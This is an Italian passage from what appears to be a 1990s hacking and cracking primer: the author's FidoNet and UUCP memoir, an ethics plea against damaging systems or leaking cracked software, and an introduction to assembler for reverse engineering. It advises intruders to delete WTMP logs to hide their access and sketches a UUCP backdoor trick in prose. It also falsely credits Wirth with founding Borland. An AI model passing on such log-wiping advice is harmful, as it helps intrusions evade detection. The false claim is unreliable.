briciolo di umiltà pensando che spesso dalla parte delle protezioni esistono
professionisti veramente bravi.
Questo non significa che alcuni programmi non si possono sbloccare ma solo che
bisogna sempre valutare se il tempo perso vale il gioco.
Sicuramente poterete fare di qualsiasi caso una sfida e se le cose stanno così
non c’è da fare neppure un'altra parola.
Se invece per sproteggere un formattatore di sorgenti C ci vuole un mese, forse
è meglio che lasciate perdere e il tempo lo impiegate a riscriverlo per vostro
conto.
Nel 1981 iniziai a lavorare vicino a sistemi che a quei tempi possedevano le
dimensioni di una stanza.
Fare il consulente in informatica significava dover affrontare progetti legati
ai settori più disparati ovvero quelli per cui i clienti ti contattavano.
Se arrivava la Fiat e necessitava del programma di controllo della qualità
dovevi affermare in partenza di conoscere l’argomento e successivamente dovevi
sudare sette camicie per farti una cultura sufficiente a poter risolvere il
problema.
Appunto per fare questo bisognava avere il software giusto al momento giusto ed
è questo il motivo delle centinaia di acquisti.
Quanti pacchi ma PACCHI in maiuscolo mi sono preso !
Allora li cosa si doveva fare ?
Milioni spesi per software che se fossero stati distribuiti gratis ci si sarebbe
dovuti incazzare per aver speso 900 L per ogni floppy di supporto.
Comunque la logica di anni fa è la stessa che ho oggi.
Questo volume vuole distribuire informazioni e non software crackati.
Reperire le informazioni, anni fa, era importantissimo anche perchè verso la
metà degli anni 80 i volumi erano rarissimi.
Da qui mi venne l’idea di creare un qualche cosa che potesse permettere a
persone con interessi comuni di dialogare e quindi di scambiarsi le esperienze.
Per questo nacque l’idea di fondare con alcuni altri la rete FidoNet italiana.
Per circa 8 anni sono stato il secondo nodo italiano dopo quello di Giorgio
Rutigliano di Potenza.
Era il 1985 e la telematica viaggiava con i suoi 300 bauds proprio all’inizio
del suo cammino.
La stampa ci prese come un fatto innovativo.
In Italia non esistevano ancora sistemi telematici pubblici e gratuiti come
invece in America era tempo che c’erano.
E come tutte le cose nuove venne vista anche con delle ottiche sbagliate ovvero
per anni ci fu imputato di essere un covo di hackers.
Chiaramente la rete supportava la messaggistica per cui non si poteva negare che
poteva essere anche usata per scambiare passwords di sistemi privati.
Non era comunque possibile eliminare il problema perchè non era possibile
leggere tutti i messaggi che circolavano sulla rete stessa.
Chiaramente poi chi violava i sistemi informatici possedeva un modem e quindi
utilizzava anche le BBS.
Per stare sulla rete scrissi i programmi in C denominati ITALINK (1986) che
gestivano tutte le sezioni classiche di una BBS FidoNet ed in più disponevano di
una sezione per le interrogazioni su basi dati.
In tutti questi anni venni a conoscenza di quella che era la realtà hacker anche
se la mia visione non è quella negativa posseduta da molti anzi ....
Per me l’ hacker era una persona che doveva disporre di conoscenze informatiche
molto maggiori della media ed era anche logico in quanto per poter trovare i
buchi dei sistemi bisognava conoscerli molto bene.
Nel 1987 partecipai anche ad una seconda rete nata in quel periodo che si
supportava sul sistema di Unix UUCP.
Al giorno d’oggi con le logiche Windows per settare una rete premi due tasti e
scrivi due numeri.
Settare UUCP era invece una cosa da pazzi.
Decine e decine di file con dati incrociati tra loro con centinaia di
informazioni da settare.
Il file xxx conteneva i dati dei modem il cui numero doveva essere riportato nel
file yyy il quale conteneva la velocità che doveva essere specificata nel file
zzz e così via.
Molti crack ai sistemi furono fatti usando i bugs del sistema uucp.
In pratica conoscendo il mailer di UUCP veniva spedito un messaggio con il
sorgente del file usato per creare la door il quale, una volta giunto, usando
l’esecutore sempre di UUCP veniva compilato ed eseguito.
E questo era solo un esempio di fatti che comunque denotavano conoscenze molto
profonde dei sistemi.
Diciamo che in ogni caso tutte le tecniche di hackeraggio sono quasi sempre
basate sull’inesperienza di alcuni sistemisti.
Molti buchi sono accentuati dal fatto che molti sistemisti usano il loro accesso
come root per attivare procedure atte a gestire funzioni pubbliche.
Per essere più chiari possiamo portare l’esempio dei server WEB dove i programmi
di gestione HTTP vengono lanciati come processi di proprietà root.
In questo caso mediante alcuni cavalli di troia ed altre tecniche basate su
problemi di FTP e del gestore delle EMAIL è possibile creare accessi non
autorizzati ai sistemi.
Una delle fasi fondamentali dell’hackeraggio sta’ nella capacità di eliminare
tutte le tracce di accesso al sistema.
Dopo essere entrati in sistemi Unix dovrà essere cura dell’hacker quella di
cancellare i file WTMP ecc. ed in particolare modo non dovranno essere usate
certe procedure adatte ad uscire dal sistema hackerato.
Comunque se il super user del sistema non analizza i files di log allora non
esiste nessun problema anche nel caso in cui l’hacker non faccia sparire le
tracce.
Il volume di intitola hacker and cracker in quanto sono due cose differenti.
Hacker significa accedere ai sistemi remoti senza<a disporre delle
autorizzazioni necessarie.
Cracker significa eliminare le protezioni e le limitazioni dei programmi
commerciali distribuiti.
In ogni caso bisogna sottolineare la differenza tra hacker e imbecilli.
Il vero hacker utilizza le tecniche studiate per giungere ai suoi fini solo per
aumentare il suo bagaglio culturale ed in ogni caso non per recare danni ai
sistemi attaccati.
Molti hacker corretti, ovvero quelli che si attengono alla vera filosofia,
spesso lasciano messaggi al sistemista avvisandolo dei buchi del suo sistema
aiutandolo ad eliminarli.
Cancellare files o fare danni in generale significa solo aumentare il proprio
bagaglio di demenzalità.
Quando una persona dispone di un aggressività accentuata significa che
psicologicamente ha dei problemi anche perchè una persona equilibrata con se
stesso non dispone di quel senso che lo fa sentire grande solo quando attacca il
suo prossimo.
Usate le vostre capacità per aiutare gli altri.
Se fate cracking su qualche programma non divulgatelo in formato sprotetto in
quanto fareste un danno alla casa che lo ha prodotto.
Rivoltate sempre su di voi quello che state compiendo e siate corretti a pensare
se quello che state facendo vi farebbe piacere se fosse fatto a voi.
In caso negativo non fatelo in quanto certe cose aiutano solo a far salire i
prezzi del software e a rompere le scatole a persone che hanno famiglie da
mantenere.
Siate sempre modesti e non pensate che mettere su Internet un software con la
scritta cracked by ... vi possa eleggere a ricercatori del MIT.
Ho conosciuto tanti programmatori ed analisti con sensi di superiorità
pazzeschi.
In genere erano “bufaloni” che pensavano che dopo aver trovato con il debugger
le parole segrete per diventare invincibili a DOOM possedevano le stesse
capacità dei progettisti che hanno messo al mondo Java o similia.
Considerarvi mediocri vi permetterà di evolvervi ed in particolare modo
riconoscere le infinite maggiori capacità di alcuni vi permetterà di avere dei
modelli a cui ispirarsi e da raggiungere.
Io personalmente ho sempre avuto Marvin Minsky (padre dell’ AI) e K & R (i padri
del Linguaggio C) come miti e traguardi (per me irraggiungibili).
Considerate sempre la comunicazione tra persone con gli stessi interessi.
Questo è il metodo migliore per evolversi.
Si dice che l’uomo è l’animale più intelligente proprio perchè ha inventato il
linguaggio al fine di comunicare agli altri della specie le proprie esperienze.
Dato che fare cracking o hacking su sistemi o su programmi significa sfruttare
la propria intelligenza in questo volume verranno mostrate le tecniche usate ma
non verrà fatto riferimento a nessun prodotto specifico.
Non verranno neppure comunicati numeri di serie e neppure passwords per accedere
a sistemi remoti.
Se vi interessano soltanto quelle è meglio che le ricerchiate tramite messaggi
su Internet.
Nel volume troverete nozioni teoriche legate all’uso di certi linguaggi
(Assembler e C), a certi softwares quali disassemblatori e debugger, a
nozionismi di rete ed ai metodi per utilizzarle tramite JAVA.
Diciamo che il volume vi indirizzerà verso il metodo migliore per passare le
notti insonni.
Come vedremo per crackare i programmi si devono possedere conoscenze che
spaziano in molti settori e sicuramente nei più complessi.
Questo volume vuole servire a darvi un’infarinatura d’alcune teorie e comunque
vi servirà a passare di livello.
Benvenuti nel mondo del cracking “fai da te”.
Se il volume vi è piaciuto potete richiedere l’abbonamento agli altri volumi
sempre scritti dal sottoscritto.
L’abbonamento vi costa L. 30.000.
Appena ricevute vi verrà inviato immediatamente un altro volume di 200 pagine
sulla programmazione avanzata in Java.
BERNARDOTTI FLAVIO
VIA TRENTO, 10
15040 MONTECASTELLO (AL)
Tel. 0347 5610956




CONOSCENZE TEORICHE E PRATICHE
Un famoso detto afferma che “tutte le strade portano a Roma”.
Informaticamente parlando potremmo trasformare il tutto in “tutti i linguaggi
portano all’ Assembler”.
Un ambito traguardo dell’ informatica e’ sempre stato quello di creare un
linguaggio simile a quello naturale che permettesse di indicare ai computers le
funzioni da svolgere parlandogli semplicemente insieme ed utilizzando per la
creazione delle frasi la stessa sintassi e semantica della nostra lingua.
Il software necessario a svolgere un compito di questo tipo sarebbe stato una
cosa talmente complessa e grossa che la velocità d’esecuzione dei programmi
sarebbe stata impossibile.
Filosoficamente mi viene il dubbio che se si fosse giunti ad un punto simile
l’uomo sarebbe diventato un deficiente a causa dell’assopimento mentale che ci
sarebbe stato conseguenza a questo fatidico linguaggio.
Oggi l’uomo conquista i suoi obbiettivi massacrandosi i dieci miliardi di
neuroni che ha “n’ta capa”.
Comunque non è questo luogo per fare discorsi di questo tipo.
Fortunatamente l’uomo mangia pane e pasticci per cui utilizza la sua
intelligenza per crearsene ogni giorno di nuovi e più complessi.
Più diventa complesso il problema dell’interpretazione del linguaggio più
diventa grosso ed impacciato il software dell’interprete o del compilatore.
Purtroppo l’elettronica è sorda o perlomeno capisce solo una sottospecie di
codice morse che è il linguaggio binario.
Questo concetto è facile da comprendere visto che elettricamente lo stato logico
0 (zero) può essere rappresentato da una mancanza di segnale mentre lo stato
logico 1(uno) da quello in cui il segnale è presente.
Erroneamente negli anni si è sempre considerata l’ informatica come la scienza
dei computers.
L’ informatica, come dice il nome, è l’arte di analizzare il mondo intorno a noi
(informazioni) ricavandone i modelli matematici composti da dati descrittivi,
quantitativi e qualitativi, e da istruzioni indirizzate a manipolarli.
L’arte della programmazione nasce sempre dall’analisi dei sistemi reali.
In altre parole i sistemi vengono osservati ricavandone i dati disponibili.
Dopo averli scorporati si arriva alla fase della creazione degli algoritmi
ovvero delle sequenze di operazioni che devono essere applicate ai dati per
raggiungere una certa finalità.
Dalla nascita della scienza informatica i sistemi analizzati sono diventati
sempre più complessi e quindi le metodologie analitiche hanno dovuto adattarsi
alle sempre maggiori complicazioni concettuali.
Anche i linguaggi di programmazione, che altro non sono che i sistemi per
creare i modelli eseguibili su computers, hanno dovuto adeguarsi ai cambiamenti.
Prendiamo ad esempio i linguaggi a partire dal periodo commerciale
dell’informatica tralasciando la preistoria legata all’informatica eseguita su
sistemi da centri di calcolo.
Il tipo d’informatica che ho appena definito parte dal 1981 anno in cui l’ IBM
ha commercializzato il primo personal ovvero il PC con processore 8088 a 4.77mhz
con la stupefacente quantità di memoria di 64Kbytes (non dimentichiamoci del
floppy a 360 Kbytes).
Il basic era residente su ROM anche se era possibile caricarne una versione più
evoluta da floppy.
Il GwBasic sembrò una cosa terrificante a confronto del Basic dato con PcDos.
N. Wirth fondatore della Borland fece la sua fortuna con il Turbo Pascal un
compilatore extra veloce che stava in 64 Kbytes di disco.
La nascita della programmazione strutturata fu appunto sancita dal Turbo Pascal
e dal C.
I primi esempi di programmazione object oriented furono legate all’ Eiffel fino
a giungere allo Smalltalk e al C++.
Comunque tutti i sistemi alla fine dovevano essere tradotti in Assembler per
poter essere eseguiti.
L’evoluzione dell’hardware portò anche all’espansione dell’Assembler dei
sistemi.
Pensate che i primi processori disponevano come istruzioni solo della somma e
della sottrazione per cui moltiplicazione e divisione dovevano essere eseguite
grazie a sequenze di queste due e oggetti come lo stack erano inseriti, fissi,
dentro ai processori stessi.
La difficile vita dell’ Hacker e’ legata a questo linguaggio anche se la
conoscenza di altri linguaggi facilita il tutto in quanto la traduzione in
Assembler mantiene sempre una certa forma legata al compilatore che l’ha
generata.
Spesso è possibile sfruttare il compilatore per generare programmi in Assembler
ed in particolare questa tecnica, che ora vedremo, è utile per togliersi dei
dubbi.
Che significa togliersi dei dubbi ?
Spesso debuggando certi programmi, derivati da linguaggi ad alto livello, non si
riesce a capire quali costrutti del linguaggio originale hanno originato quelle
linee Assembler.

